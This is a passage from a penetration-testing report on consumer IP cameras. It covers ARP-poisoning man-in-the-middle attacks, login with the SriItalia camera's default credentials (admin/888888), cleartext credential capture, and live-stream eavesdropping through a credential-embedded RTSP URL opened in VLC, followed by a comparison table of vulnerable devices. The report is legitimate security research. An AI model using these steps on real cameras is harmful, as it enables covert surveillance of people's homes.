


Figure 40: VICTURE PC440 RTP player

in fact, by playing it we obtained the audio previously echoed through the IP Camera.

SRIITALIA SP017-S

MITM ARP Poisoning: While performing the MITM between the IP Cam and the Gateway, the screen of the mobile, which was currently streaming, started to blink, and then it went black. The loading symbol at the centre of the screen signalled the absence of buffering and a message, stating that the connection was lost, appeared for a few seconds.

We hypothesized it was due to a security mechanism embedded in the system even if, while replicating the same attack staying de-authenticated, with consequent authentication, the app behaved normally without interrupting the streaming.

MITM guessing username and password: Discovering that just by typing the IP of the camera on the web could redirect us to a login-web-page just opened an entire world of opportunities since we imagined performing various attacks – starting from the brute force one – for instance, by means of an open source tool, such as the following that we were able to find on GitHub: https://github.com/Tek-Security-Group/rtsp_authgrinder – , just followed by the XML Path Injection.

We didn't want to dig in such universe, since our aim was to stick to the already discussed template of attack, but we just wanted to make a single try.

We remembered that when we had to create the credentials to access to the mobile application, in order to properly associate the account to the camera, the app required us to insert 888888 as a default password, as displayed in Figure 41. The mandatory password could presumably be changed after the association phase.



Figure 41: SriItalia 888888 default password

In a threat scenario in which scammers are aware of this requirement, they could exploit this information; furthermore, if we think that the most common username is *admin*, the game is over.

We attempted the *admin/888888* match and, at the first try, the system let us in (Figure 41).

We later discovered that this piece of information was simply retrievable on the web via a simple search¹⁵, as shown in Figure 42 (assuming that the user didn't change the default password).

¹⁵ <https://www.sricam.com/srihome/article/id/eb08cfdc824a4c2d9963480ad003c99f.html>

Step 3: Enter IP address of the camera in Internet Explorer.

Note: If run Srihome App on your smart phone, the camera's IP address can be displayed by tap "Settings" then go to "Network Setting", of course you can also find out camera's IP address after open your router.

Steps 4: On the pop up windows, enter user name "admin" and the password of your camera (default password is 888888) as figure 2, then click "OK".

Figure 42: admin/888888 match information simply retrievable on the web




Figure 43: SriItalia poor management of password policy permitted us to access to the HDIPC website as an admin

We were displayed with a webpage in which we could choose between three possible options:

- **Live View:** enables the user to see what the camera is actually recording, live. You can even move the camera, zoom and so on. Unfortunately – or fortunately – there was a problem with the player, and it didn't display anything, but we could still move the camera. The SriItalia, on the left corner of the screen's application, displays a counter of the users that are actually seeing the live. Despite so, the counter didn't change and remained equal to 1.
- **Log:** it displays some log information.
- **Configuration:** it displays different configuration options such as the *system*, *network*, and *image*'s ones which gives a possible threat actor a lot of exploitable information. For instance, the *system*'s option provides the firmware version (Figure 44, top), the *network*'s one showed us the actual ports in which are running several protocols – such as the RSTP one, which is 8554 – (Figure 44, center) and lastly the *image*'s one prompt us with the last frame captured after accessing to the *Configuration* page (Figure 44, bottom). This means that, even though the player was out of service, the scammers could simply direct the camera where they desire and reload the page to see what is actually happening there.




Figure 44: Sritalia web page: configuration option.

An interesting HTTP exchange was captured via Wireshark while authenticating to the up-above mentioned webpage in which username and password turned out to be in clear text which is very dangerous since a potential attacker could exploit it – Figure 45.




Figure 45: Wireshark SriItalia capturing authentication credentials in clear text

MITM Media Eavesdropping 1: As for what it concerns this camera, we were also able to perform Media Eavesdropping by attempting to exploit the RTSP URL found during the reconnaissance phase, which was the following: `rtsp://[IP_of_the_cam]:8554/profile0`.

So, we attempted to exploit it by means of the VLC's "stream" option.

We inserted the URL, but the software asked for the credentials. Since the credentials were the ones we previously found (`admin/888888`), we just specified these and then we were in (the middle)!

To simplify the URL in order to don't get asked for credentials, we used the following query (Figure 46): `rtsp://admin:888888@[IP_of_the_CAM]:8554/profile0`




Figure 46: VLC RTSP URL on the stream page

In a matter of seconds, the VLC player prompted us with the live stream of the camera – Figure 47 – while the viewer counter on the app remained fixed to 1.

Finally, we were able to perform Media Eavesdropping attack.




Figure 47: VLC live stream of the SriItalia

MITM Media Eavesdropping 2: Considering another scenario, a threat actor doesn't know the credentials (`admin/8888888`) to follow the live streaming via the RTSP URL. At the same time, the victim has more than one IP camera, so they need to manage more than one device at the same time. That's why they chose an ONVIF compliant camera, so that they could access to a third-party player – such as VLC and iSpy – to see what's happening on their multiple devices.

While the VLC player was streaming the live via RTSP URL, we monitored the traffic via Wireshark and, since the camera was ONVIF compliant we were almost sure it used the H.264 video compression technology.

Consequently, after modifying the RTP protocol to the H264 one (as we also did with the TAPO cam), we managed to capture the dump of what the camera was actually streaming.

We can imagine an attacker writing a simple script and, in a few seconds, capturing the live of the camera with just a 30s delay!

4. Comparative Analysis

In this final part, we expose, for each device, whether it was vulnerable or not to each vulnerability found during the vulnerability assessment phase.

Table 3: Mapping between each device and each vulnerability found from the vulnerability assessment phase.

DEVICES	VULNERABILITIES			
	DE-AUTHENTICATION	MITM (SNIFFING)	MEDIA EAVESDROPPING	OTHER SERVICES EXPLOITATION
SRIITALIA SP017-S	V	V	V	NV
TAPO C200	V	V	V	V
VICTURE PC440	V	V	V	NV

V: Vulnerable; NV: Not Vulnerable.

Here in the current table, you can see the mapping between each device, ordered from the most vulnerable to the less vulnerable one, and the vulnerabilities found during the vulnerability assessment phase.

Here we can see that the TAPO camera was the only one in which we were able to exploit a service different from the others, specifically the one related to the gSOAP DoS attack.

We classified the TAPO camera as “not secure” since we were able to successfully perform all of the previous attacks.

Despite the fact that the TAPO seemed to be the most vulnerable cam, since all of the attacks from the attack template brought to an exploitation, we can say for sure that the SriItalia is the less secure out of all of the 3 devices: the severity of the data leakage, found after inspecting the traffic, it’s higher than the TAPO’s one since the username/password match was completely exposed; furthermore, the fact that the SriItalia is also accessible through the port 80 on the browser makes it more vulnerable if compared to the TAPO.

Finally, we can say that the most secure camera, after performing the vulnerability assessment and penetration test, is the VICTURE. The security of this device is mainly guaranteed by denying the services' scan, which is relevant in the reconnaissance phase. Moreover, since the RTSP service is absent, many common attacks regarding the latter can’t be performed.

Only the de-authentication attack seems to be effective on all devices.

5. References

- [1] Brian Cusack, Zhuang Tian. *Evaluating IP Surveillance Camera Vulnerabilities*. The Proceedings of 15th Australian Information Security Management Conference. 2017.
- [2] Thomas Doughty, Nauman Israr and Usman Adeel. *Vulnerability Analysis of IP Cameras Using ARP Poisoning*. 8th International Conference on Soft Computing, Artificial Intelligence and Applications. 2019.
- [3] Konstantin Boyarinov, Aaron Hunter. *Security and Trust for Surveillance Cameras*. IEEE Conference on Communications and Network Security (CNS). 2017.
- [4] Pietro Biondi, Stefano Bognanni and Giampaolo Bella. *Vulnerability Assessment and Penetration Testing on IP cameras*. 8th International Conference on Internet of Things: Systems, Management and Security (IOTSMS). 2021.
- [5] Yogeesh Seralathan, Tae (Tom) Oh, Suyash Jadhav, Jonathan Myers, Jaehoon (Paul) Jeong, Young Ho Kim, and Jeong Noyo Kim. *IoT Security Vulnerability: A Case Study of a Web Camera*. International Conference on Advanced Communications Technology (ICACT). 2018.